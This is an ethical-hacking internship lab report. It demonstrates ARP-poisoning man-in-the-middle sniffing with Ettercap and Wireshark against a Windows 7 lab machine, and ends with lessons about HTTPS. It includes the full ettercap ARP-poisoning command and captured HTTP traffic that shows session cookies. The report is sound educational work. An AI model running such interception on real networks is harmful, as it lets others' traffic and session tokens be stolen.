Ethical Hacking Internship Report

Network Sniffing using Kali Linux

Tools Used:
Kali Linux, Ettercap, Wireshark

Target System:
Windows 7

Submitted by:
Ankush Uday Naik
Ethical Hacking Intern

Date: December 21, 2025

Contents

List of Figures

Chapter 1

Introduction

Network sniffing is a technique used to monitor and analyze network traffic flowing through a network. In ethical hacking, network sniffing helps security professionals understand how data travels across a network and identify vulnerabilities such as plaintext data transmission, insecure protocols, and information leakage.

This experiment was conducted as part of an ethical hacking internship to study network sniffing attacks in a controlled environment using Kali Linux as the attacker machine and Windows 7 as the target system.

Chapter 2

Objective

The primary objective of this experiment is to:

- Capture and analyze network packets from a target system
- Understand how unencrypted data can be intercepted
- Demonstrate the risks of using insecure network protocols
- Learn the ethical use of packet sniffing tools

Chapter 3

Tools and Environment

3.1 Kali Linux

Kali Linux is a penetration testing distribution containing various tools for ethical hacking and digital forensics.

3.2 Ettercap

Ettercap is a powerful man-in-the-middle attack tool used for network sniffing and traffic analysis.

3.3 Wireshark

Wireshark is a network protocol analyzer used to capture and inspect packets in real time.

3.4 Target System


The target system used was a Windows 7 machine browsing the internet using Microsoft Edge.

Chapter 4

Methodology

4.1 Starting Wireshark

Wireshark was launched on Kali Linux to begin capturing packets from the active network interface.



```
No.  Time          Source             Destination        Protocol  Length Info
   4 24.031789989  VMware_ea:5f:6c    VMware_56:49:cc    ARP           60 192.168.40.2
   5 24.031790041  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WI
   6 25.545463637  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WI
   7 27.066495853  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WI
   8 28.572937926  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WI
   9 30.086652947  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WI
  10 31.486971418  192.168.40.1       192.168.40.255     BROWSER      243 Host Announce
  11 31.600916270  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WI
  12 33.114673965  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WO
  13 34.628569263  192.168.40.128     192.168.40.2       NBNS         110 Refresh NB WO
```

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 byt    0000  00 50 56 ea 5f 6c 00 0c  29 da aa 03 08
▸ Ethernet II, Src: VMware_da:aa:03 (00:0c:29:    0010  08 00 06 04 00 01 00 0c  29 da aa 03 c0
▸ Address Resolution Protocol (request)           0020  00 00 00 00 00 00 c0 a8  28 02
```


```
┌──(root㉿kali)-
└─# ettercap -T

ettercap 0.8.3.1

Listening on:
  eth0 → 00:0C:
         192.16
         fe80::

Ettercap might n
is not set to 0.
Privileges dropp

  34 plugins
  42 protocol di
  57 ports monit
28230 mac vendor
1766 tcp OS fing
2182 known servi
Lua: no scripts

Scanning for mer

* |==============

1 hosts added to

ARP poisoning vi


 GROUP 2 : 192.1
Starting Unified


Text only Interf
```

```
ING,MULTICAST>  mtu 1500
sk 255.255.255.0  broadcast 192.168.40.255
aa03  prefixlen 64  scopeid 0×20<link>
xqueuelen 1000  (Ethernet)
(9.2 KiB)
erruns 0  frame 0
(4.6 KiB)
rruns 0  carrier 0  collisions 0

 mtu 65536
5.0.0.0
scopeid 0×10<host>
cal Loopback)
40.0 B)
erruns 0  frame 0
40.0 B)
rruns 0  carrier 0  collisions 0
```

Figure 4.1: Starting Wireshark for Packet Capturing

4.2 Launching Ettercap

Ettercap was started to perform network monitoring and sniffing.




```
┌──(root㉿kali)-[/home/kali]
└─# ettercap -T -S -i eth0 -M arp:remote /10.4.219.209// /192.168.40.128//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:DA:AA:03
          192.168.40.131/255.255.255.0
          fe80::20c:29ff:feda:aa03/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr
is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...

* |==================================================>| 100.00 %

1 hosts added to the hosts list ...

ARP poisoning victims:


 GROUP 2 : 192.168.40.128 00:0C:29:56:49:CC
Starting Unified sniffing ...


Text only Interface activated ...
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.40.131  netmask 255.255.255.0  broadcast 192.168.40.255
        inet6 fe80::20c:29ff:feda:aa03  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:da:aa:03  txqueuelen 1000  (Ethernet)
        RX packets 88  bytes 9506 (9.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 4719 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

Figure 4.2: Ettercap Starting for Network Monitoring

4.3 Target System Activity

The Windows 7 system initiated browsing activity using Microsoft Edge.



thor

About 1,670,000 results

Thor (film) - Wikipedia
https://en.wikipedia.org › wiki › Thor_(film)

After reigniting a dormant war, **Thor** is banished from Asgard to Earth, stripped of his powers and his hammer Mjölnir. As his brother Loki (Hiddleston) plots to take the Asgardian throne, **Thor** must prove himself worthy.


Thor is a 2011 American superhero film based on the Marvel Comics character of the same name. Produced by Marvel Studios and distributed by Paramount Pictures, it is the fourth film in the Marvel Cinematic Universe (MCU). It was directed by Kenneth Branagh, written by the writing team of Ashley Edward Miller and Zack Stentz along with Don Payne, a…

Wikipedia · Text under CC-BY-SA license

Figure 4.3: Windows 7 Browsing Activity on Microsoft Edge

4.4 Packet Filtering

Wireshark filters were applied to isolate relevant packets generated due to the browsing activity.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
10:27

```
ip.addr == 192.168.40.128
```

```
No.  Time          Source          Destination     Protocol Length Info
  19 51.802874185  192.168.40.128  150.171.74.13   TCP        60 49199 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  20 51.803301656  192.168.40.128  150.171.74.13   HTTP     1143 GET /qsml.aspx?query=t&maxwidth=296&rowheight=20&sectionHeight=4…
  21 51.803843886  150.171.74.13   192.168.40.128  TCP        60 80 → 49199 [ACK] Seq=1 Ack=1090 Win=64240 Len=0
  22 51.830911027  192.168.40.128  150.171.74.13   TCP        60 49199 → 80 [RST, ACK] Seq=1090 Ack=1 Win=0 Len=0
  23 52.101458714  192.168.40.128  150.171.74.13   TCP        66 49200 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM
  24 52.170578830  150.171.74.13   192.168.40.128  TCP        60 80 → 49200 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  25 52.170579633  192.168.40.128  150.171.74.13   TCP        60 49200 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  26 52.170579703  192.168.40.128  150.171.74.13   HTTP     1144 GET /qsml.aspx?query=th&maxwidth=296&rowheight=20&sectionHeight=…
  27 52.170579768  150.171.74.13   192.168.40.128  TCP        60 80 → 49200 [ACK] Seq=1 Ack=1091 Win=64240 Len=0
  28 52.418652766  150.171.74.13   192.168.40.128  HTTP     1135 HTTP/1.1 404 Not Found  (text/html)
  29 52.506015637  150.171.74.13   192.168.40.128  TCP      1135 [TCP Retransmission] 80 → 49200 [PSH, ACK] Seq=1 Ack=1091 Win=64…
  30 52.509031857  192.168.40.128  150.171.74.13   TCP        60 49200 → 80 [ACK] Seq=1091 Ack=1082 Win=63159 Len=0
  31 52.802029482  192.168.40.128  150.171.74.13   HTTP     1167 GET /qsml.aspx?query=tho&maxwidth=296&rowheight=20&sectionHeight…
```

```
› Frame 26: 1144 bytes on wire (9152 bits), 1144 bytes captured (9152 bits
› Ethernet II, Src: VMware_56:49:cc (00:0c:29:56:49:cc), Dst: VMware_ea:5f
› Internet Protocol Version 4, Src: 192.168.40.128, Dst: 150.171.74.13
› Transmission Control Protocol, Src Port: 49200, Dst Port: 80, Seq: 1, Acl
› Hypertext Transfer Protocol
```


```
0000  00 50 56 ea 5f 6c 00 0c  29 56 49 cc 08 00 45 00   ·PV·_l·· )VI···E
0010  04 6a 01 d2 40 00 80 06  2a db c0 a8 28 80 96 ab   ·j··@··· *···(··
0020  4a 0d c0 30 00 50 f2 82  eb 7a 1a 0f 63 fb 50 18   J··0·P·· ·z··c·P
0030  fa f0 e8 f1 00 00 47 45  54 20 2f 71 73 6d 6c 2e   ······GE T /qsml
0040  61 73 70 78 3f 71 75 65  72 79 3d 74 68 26 6d 61   aspx?que ry=th&m
0050  78 77 69 64 74 68 3d 32  39 36 26 72 6f 77 68 65   xwidth=2 96&rowh
0060  69 67 68 74 3d 32 30 26  73 65 63 74 69 6f 6e 48   ight=20& section
0070  65 69 67 68 74 3d 34 30  30 26 46 4f 52 4d 3d 49   eight=40 0&FORM=
0080  45 38 53 53 43 26 6d 61  72 6b 65 74 3d 65 6e 2d   E8SSC&ma rket=en
0090  75 73 20 48 54 54 50 2f  31 2e 31 0d 0a 41 63 63   us HTTP/ 1.1··Ac
00a0  65 70 74 3a 20 2a 2f 2a  0d 0a 41 63 63 65 70 74   ept: */* ··Accep
00b0  2d 4c 61 6e 67 75 61 67  65 3a 20 65 6e 2d 75 73   -Languag e: en-u
00c0  0d 0a 55 73 65 72 2d 41  67 65 6e 74 3a 20 4d 6f   ··User-A gent: M
00d0  7a 69 6c 6c 61 2f 34 2e  30 20 28 63 6f 6d 70 61   zilla/4. 0 (comp
```

wireshark_eth055FUH3.pcapng | Packets: 326 · Displayed: 321 (98.5%) · Dropped: 0 (0.0%) | Profile: Default

Figure 4.4: Filtered Packets After Target Activity

4.5 Captured Network Traffic

Packets were successfully captured during the sniffing process.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
10:26

```
No.  Time          Source          Destination     Protocol Length Info
 315 60.834044658  40.119.213.159  192.168.40.128  TCP        60 443 → 49217 [ACK] Seq=1 Ack=59 Win=64240 Len=0
 316 61.024568543  40.119.213.159  192.168.40.128  SSLv3      61 Alert (Level: Fatal, Description: Handshake Failure)
 317 61.024569060  192.168.40.128  40.119.213.159  TCP        60 49217 → 443 [ACK] Seq=59 Ack=9 Win=64233 Len=0
 318 61.024569116  192.168.40.128  40.119.213.159  TCP        60 49217 → 443 [FIN, ACK] Seq=59 Ack=9 Win=64233 Len=0
 319 61.024569168  40.119.213.159  192.168.40.128  TCP        60 443 → 49217 [ACK] Seq=9 Ack=60 Win=64239 Len=0
 320 61.024569296  192.168.40.128  40.119.213.159  TCP        66 49218 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM
 321 61.128209224  40.119.213.159  192.168.40.128  TCP        60 443 → 49218 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
 322 61.128389472  192.168.40.128  40.119.213.159  TCP        60 49218 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
 323 61.128813076  192.168.40.128  40.119.213.159  TCP        60 49218 → 443 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
 324 61.133983138  40.119.213.159  192.168.40.128  TCP        60 443 → 49218 [ACK] Seq=1 Ack=2 Win=64239 Len=0
 325 61.219125148  40.119.213.159  192.168.40.128  TCP        60 443 → 49218 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
 326 61.219125883  192.168.40.128  40.119.213.159  TCP        60 49218 → 443 [ACK] Seq=2 Ack=2 Win=64240 Len=0
```

```
› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on in
› Ethernet II, Src: VMware_da:aa:03 (00:0c:29:da:aa:03), Dst: VMware_ea:5f
› Address Resolution Protocol (request)
```


```
0000  00 50 56 ea 5f 6c 00 0c  29 da aa 03 08 06 00 01   ·PV·_l·· )·······
0010  08 00 06 04 00 01 00 0c  29 da aa 03 c0 a8 28 83   ········ )·····(·
0020  00 00 00 00 00 00 c0 a8  28 02                     ········ (·
```

wireshark_eth055FUH3.pcapng | Packets: 326 · Displayed: 326 (100.0%) · Dropped: 0 (0.0%) | Profile: Default

Figure 4.5: Packets Captured After Network Sniffing

4.6 HTTP Stream Analysis

Captured HTTP streams were analyzed to observe transmitted information.



```
GET /qsml.aspx?query=t&maxwidth=296&rowheight=20&sectionHeight=400&FORM=IE8SSC&market=en-us HTTP
/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET C
LR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: api.bing.com
Connection: Keep-Alive
Cookie: MUID=2B5BFA7AC6A56D351DFFEFB4C7C76C1D; _EDGE_V=1; SRCHD=AF=IE8SRC; SRCHUID=V=2&GUID=DD8B
FD0DA99448AE84921D6C17C59BB2&dmnchg=1; SRCHHPGUSR=SRCHLANG=en&IG=A3692FD7531A4E09A09FACA51CE0A93
1; ak_bmsc=0E9A8F46CAD7C28A85F35ACA011119BB~000000000000000000000000000000~YAAQXlM2F2SJFC2bAQAAp
M46Px78Y3GDhavaxoCgSqyUh7zn8TzC3UavIMgC6zBDJ0MoUnxrIfibcQRJcH01o8HToC2hQFUCQXBhNNdtPBDNrtFbNGsDB
xMKuTo5sLTJ7Au5cq91fvk2QyJArswKzZHSg+3VkLSrPqoQp5dziNS88R2L3RonQEY8aukNyGxbe0eO6MxU5YjKjWVW6DI5T
voqag6nDhI3BVTXuQCxMMYMVh0QIfsSn93/L5+T/1TejEg8GhzNspvx+MvsJxV22K8EtG9IqmHzH8P0UU1o1K+8LKTMbKy2d
46Iyff3dVMustTN; _EDGE_S=SID=04E606DE6FF76925103010176EAC68CD; _SS=SID=04E606DE6FF76925103010176
EAC68CD; MUIDB=2B5BFA7AC6A56D351DFFEFB4C7C76C1D
```

Packet 20. 1 client pkt(s), 0 server pkt(s), 0 turn(s). Click to select.

Entire conversation (1089 bytes)

Show data as ASCII

Stream 0

Figure 4.6: HTTP Stream Data from Target Browser

Chapter 5

Results and Analysis

The experiment successfully demonstrated that:

- Network traffic from the Windows 7 system was captured in real time
- HTTP traffic was visible in plaintext
- Browsing-related data could be analyzed from captured packets
- Unencrypted communication poses serious security risks

Sensitive information transmitted over HTTP can be intercepted by attackers if proper security measures are not implemented.

Chapter 6

Security Implications

This experiment highlights the importance of:

- Using HTTPS instead of HTTP
- Implementing secure network configurations
- Monitoring network traffic for anomalies
- Educating users about insecure networks

Chapter 7

Conclusion

The network sniffing experiment conducted using Kali Linux, Ettercap, and Wireshark successfully demonstrated how network traffic can be intercepted and analyzed in an unsecured environment. This experiment reinforces the importance of encryption and secure communication protocols. The activity was performed strictly for educational and ethical purposes as part of an ethical hacking internship.